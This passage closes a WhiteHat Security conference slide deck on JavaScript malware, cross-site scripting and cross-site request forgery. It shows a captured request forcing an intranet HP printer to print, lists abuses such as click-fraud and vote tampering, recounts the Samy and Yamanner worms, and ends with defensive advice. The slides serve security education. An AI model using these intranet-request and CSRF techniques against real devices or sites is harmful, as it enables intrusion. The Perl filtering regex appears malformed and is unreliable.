Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://192.168.201.15/hp/device/info_specialPages.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Demo=Print
  
```

At the bottom of the Live HTTP headers window, there are buttons for "Save All...", "Replay...", "Capture" (checked), "Clear", and "Close". A red arrow points from the "Demo=Print" parameter in the headers to the "Print Demo" link in the browser window.

POST to GET `/hp/device/info_specialPages.html?Demo=Print`

MORE DIRTY TRICKS

- ▶ BLACK HAT SEARCH ENGINE OPTIMIZATION (SEO)
- ▶ CLICK-FRAUD
- ▶ DISTRIBUTED DENIAL OF SERVICE
- ▶ FORCE ACCESS OF ILLEGAL CONTENT
- ▶ HACK OTHER WEBSITES (IDS SIRENS)
- ▶ DISTRIBUTED EMAIL SPAM (OUTLOOK WEB ACCESS)
- ▶ DISTRIBUTED BLOG SPAM
- ▶ VOTE TAMPERING
- ▶ DE-ANONYMIZE PEOPLE
- ▶ ETC.

ONCE THE BROWSER CLOSES THERE IS LITTLE TRACE OF THE EXPLOIT CODE.

ANYBODY CAN BE A VICTIM ON ANY WEBSITE

TRUSTED WEBSITES ARE HOSTING MALWARE.

CROSS-SITE SCRIPTING (XSS) AND CROSS-SITE
REQUEST FORGERY VULNERABILITIES AMPLIFY THE
PROBLEM.

XSS EVERYWHERE

ATTACKS THE USER OF A WEBSITE, NOT THE WEBSITE ITSELF. THE MOST COMMON VULNERABILITY.

SECURITYFOCUS CATALOGED OVER 1,400 ISSUES.

WHITEHAT SECURITY HAS IDENTIFIED OVER 1,500 IN CUSTOM WEB APPLICATIONS. 8 IN 10 WEBSITES HAVE XSS.

TOPS THE WEB HACKING INCIDENT DATABASE (WHID)

[HTTP://WWW.WEBAPPSEC.ORG/PROJECTS/WHID/](http://www.webappsec.org/projects/whid/)

EXPLOITED ON POPULAR WEBSITES



EXPLOITATION LEADS TO WEBSITE DEFACEMENT, SESSION HI-JACKING, USER IMPERSONATION, WORMS, PHISHING SCAMS, BROWSER TROJANS, AND MORE...

CSRF, EVEN MORE WIDESPREAD

A CROSS-SITE REQUEST FORGERY (CSRF OR XSRF), ALTHOUGH SIMILAR-SOUNDING IN NAME TO CROSS-SITE SCRIPTING (XSS), IS A VERY DIFFERENT AND ALMOST OPPOSITE FORM OF ATTACK. WHEREAS CROSS-SITE SCRIPTING EXPLOITS THE TRUST A USER HAS IN A WEBSITE, A CROSS-SITE REQUEST FORGERY EXPLOITS THE TRUST A WEBSITE HAS IN A USER BY FORGING THE ENACTOR AND MAKING A REQUEST APPEAR TO COME FROM A TRUSTED USER.

WIKIPEDIA

[HTTP://EN.WIKIPEDIA.ORG/WIKI/CROSS-SITE_REQUEST_FORGERY](http://en.wikipedia.org/wiki/Cross-site_request_forgery)

NO STATISTICS, BUT THE GENERAL CONSENSUS IS JUST ABOUT EVERY PIECE OF SENSITIVE WEBSITE FUNCTIONALITY IS VULNERABLE.


CSRF HACK EXAMPLES

A STORY THAT DIGGS ITSELF
 USERS LOGGED-IN TO
 DIGG.COM VISITING HTTP://
 4DIGGERS.BLOGSPOT.COM/
 WILL AUTOMATICALLY DIGG
 THE STORY

<http://ha.ckers.org/blog/20060615/a-story-that-diggs-itself/>

COMPROMISING YOUR GMAIL
 CONTACT LIST
 CONTACT LIST AVAILABLE IN
 JAVASCRIPT SPACE. <SCRIPT
 SRC=HTTP://MAIL.GOOGLE.COM/
 MAIL/?_URL_SCRUBBED>

<http://www.webappsec.org/lists/websecurity/archive/2006-01/msg00087.html>




WORMS

MYSPACE (SAMMY WORM) - FIRST XSS WORM 24 HOURS, 1 MILLION USERS AFFECTED

- ▶ LOGGED-IN USER VIEWS SAMMY'S PROFILE PAGE, EMBEDDED JAVASCRIPT MALWARE.
- ▶ MALWARE ADS SAMMY AS THEIR FRIEND, UPDATES THEIR PROFILE WITH "SAMMY IS MY HERO", AND COPIES THE MALWARE TO THEIR PROFILE.
- ▶ PEOPLE VISITING INFECTED PROFILES ARE IN TURN INFECTED CAUSING EXPONENTIAL GROWTH.
<http://namb.la/popular/tech.html>

YAHOO MAIL (JS-YAMANNER)

- ▶ USER RECEIVES A EMAIL W/ AN ATTACHMENT EMBEDDED WITH JAVASCRIPT MALWARE.
- ▶ USER OPENS THE ATTACHMENT AND MALWARE HARVESTING @YAHOO.COM AND @YAHOOGROUPS.COM ADDRESSES FROM CONTACT LIST.
- ▶ USER IS RE-DIRECTED TO ANOTHER WEB PAGE.
<http://ha.ckers.org/blog/20060612/yahoo-xss-worm/>



CROSS-SITE SCRIPTING WORMS AND VIRUSES
"The Impending Threat and the Best Defense"
<http://www.whitehatsec.com/downloads/WHXSSThreats.pdf>

HOW TO PROTECT YOURSELF

OR AT LEAST TRY

NOT GOING TO WORK

USEFUL FOR OTHER THREATS, BUT NOT AGAINST
JAVASCRIPT MALWARE.

~~PATCHING AND ANTI-VIRUS~~

~~CORPORATE WEB SURFING FILTERS~~

~~SECURITY SOCKETS LAYER (SSL)~~

~~TWO FACTOR AUTHENTICATION~~

~~STAY AWAY FROM QUESTIONABLE WEBSITES~~

BETTER END-USER SOLUTIONS

- ▶ **BE SUSPICIOUS OF LONG LINKS, ESPECIALLY THOSE THAT LOOK LIKE THEY CONTAIN HTML CODE. WHEN IN DOUBT, TYPE THE DOMAIN NAME MANUALLY INTO YOUR BROWSER LOCATION BAR.**
- ▶ **NO WEB BROWSER HAS A CLEAR SECURITY ADVANTAGE, BUT WE PREFER FIREFOX. FOR ADDITIONAL SECURITY, INSTALL BROWSER ADD-ONS SUCH AS NoSCRIPT (FIREFOX EXTENSION) OR THE NETCRAFT TOOLBAR.**
- ▶ **WHEN IN DOUBT, DISABLE JAVASCRIPT, JAVA, AND ACTIVE X PRIOR TO YOUR VISIT.**

WE NEED MORE BROWSER SECURITY

- ▶ **MOZILLA (FIREFOX), MICROSOFT AND OPERA DEVELOPMENT TEAMS MUST BEGIN FORMALIZING AND IMPLEMENTING CONTENT-RESTRICTIONS.**

SITES WOULD DEFINE AND SERVE CONTENT RESTRICTIONS FOR PAGES WHICH CONTAINED UNTRUSTED CONTENT WHICH THEY HAD FILTERED. IF THE FILTERING FAILED, THE CONTENT RESTRICTIONS MAY STILL PREVENT MALICIOUS SCRIPT FROM EXECUTING OR DOING DAMAGE.

GERVASE MARKHAM

[HTTP://WWW.GERV.NET/SECURITY/CONTENT-RESTRICTIONS/](http://www.gerv.net/security/content-restrictions/)

- ▶ **MOZILLA (FIREFOX) DEVELOPERS, PLEASE IMPLEMENT HTTPONLY. IT'S BEEN AROUND FOR YEARS!**

FIXING XSS AND CSRF

PREVENTING WEBSITES FROM HOSTING JAVASCRIPT MALWARE

- ▶ **ROCK SOLID INPUT VALIDATION. THIS INCLUDES URL'S, QUERY STRINGS, HEADERS, POST DATA, ETC.**

FILTER HTML FROM OUTPUT




```
$data =~ s/(<|>|\"|'|\(|\)|:|'|&#'.ord($1).';'/sge;  
or  
$data =~ s/([^\w])/&#'.ord($1).';'/sge;
```

- ▶ **PROTECT SENSITIVE FUNCTIONALITY FROM CSRF ATTACK. IMPLEMENT SESSION TOKENS, CAPTCHAS, OR HTTP REFERER HEADER CHECKING.**

FINDING AND FIXING

- ▶ **FIND YOUR VULNERABILITIES BEFORE THE BAD GUYS DO. COMPREHENSIVE ASSESSMENTS COMBINE AUTOMATED VULNERABILITY SCANNING AND EXPERT-DRIVEN ANALYSIS.**
- ▶ **WHEN ABSOLUTELY NOTHING CAN GO WRONG WITH YOUR WEBSITE, CONSIDER A WEB APPLICATION FIREWALL (WAF). DEFENSE-IN-DEPTH (MOD_SECURITY, URL_SCAN, SECUREIIS).**
- ▶ **HARDEN THE INTRANET WEBSITES. THEY ARE NO LONGER OUT OF REACH. PATCH AND CHANGE DEFAULT PASSWORD.**

RECOMMENDED READING



THANK YOU!

JEREMIAH GROSSMAN

FOUNDER AND CHIEF TECHNOLOGY OFFICER

JEREMIAH@WHITEHATSEC.COM

T.C. NIEDZIALKOWSKI

SR. SECURITY ENGINEER

TC@WHITEHATSEC.COM

**FOR MORE INFORMATION ABOUT WHITEHAT SECURITY,
PLEASE CALL 408.492.1817 OR VISIT OUR WEBSITE,
WWW.WHITEHATSEC.COM**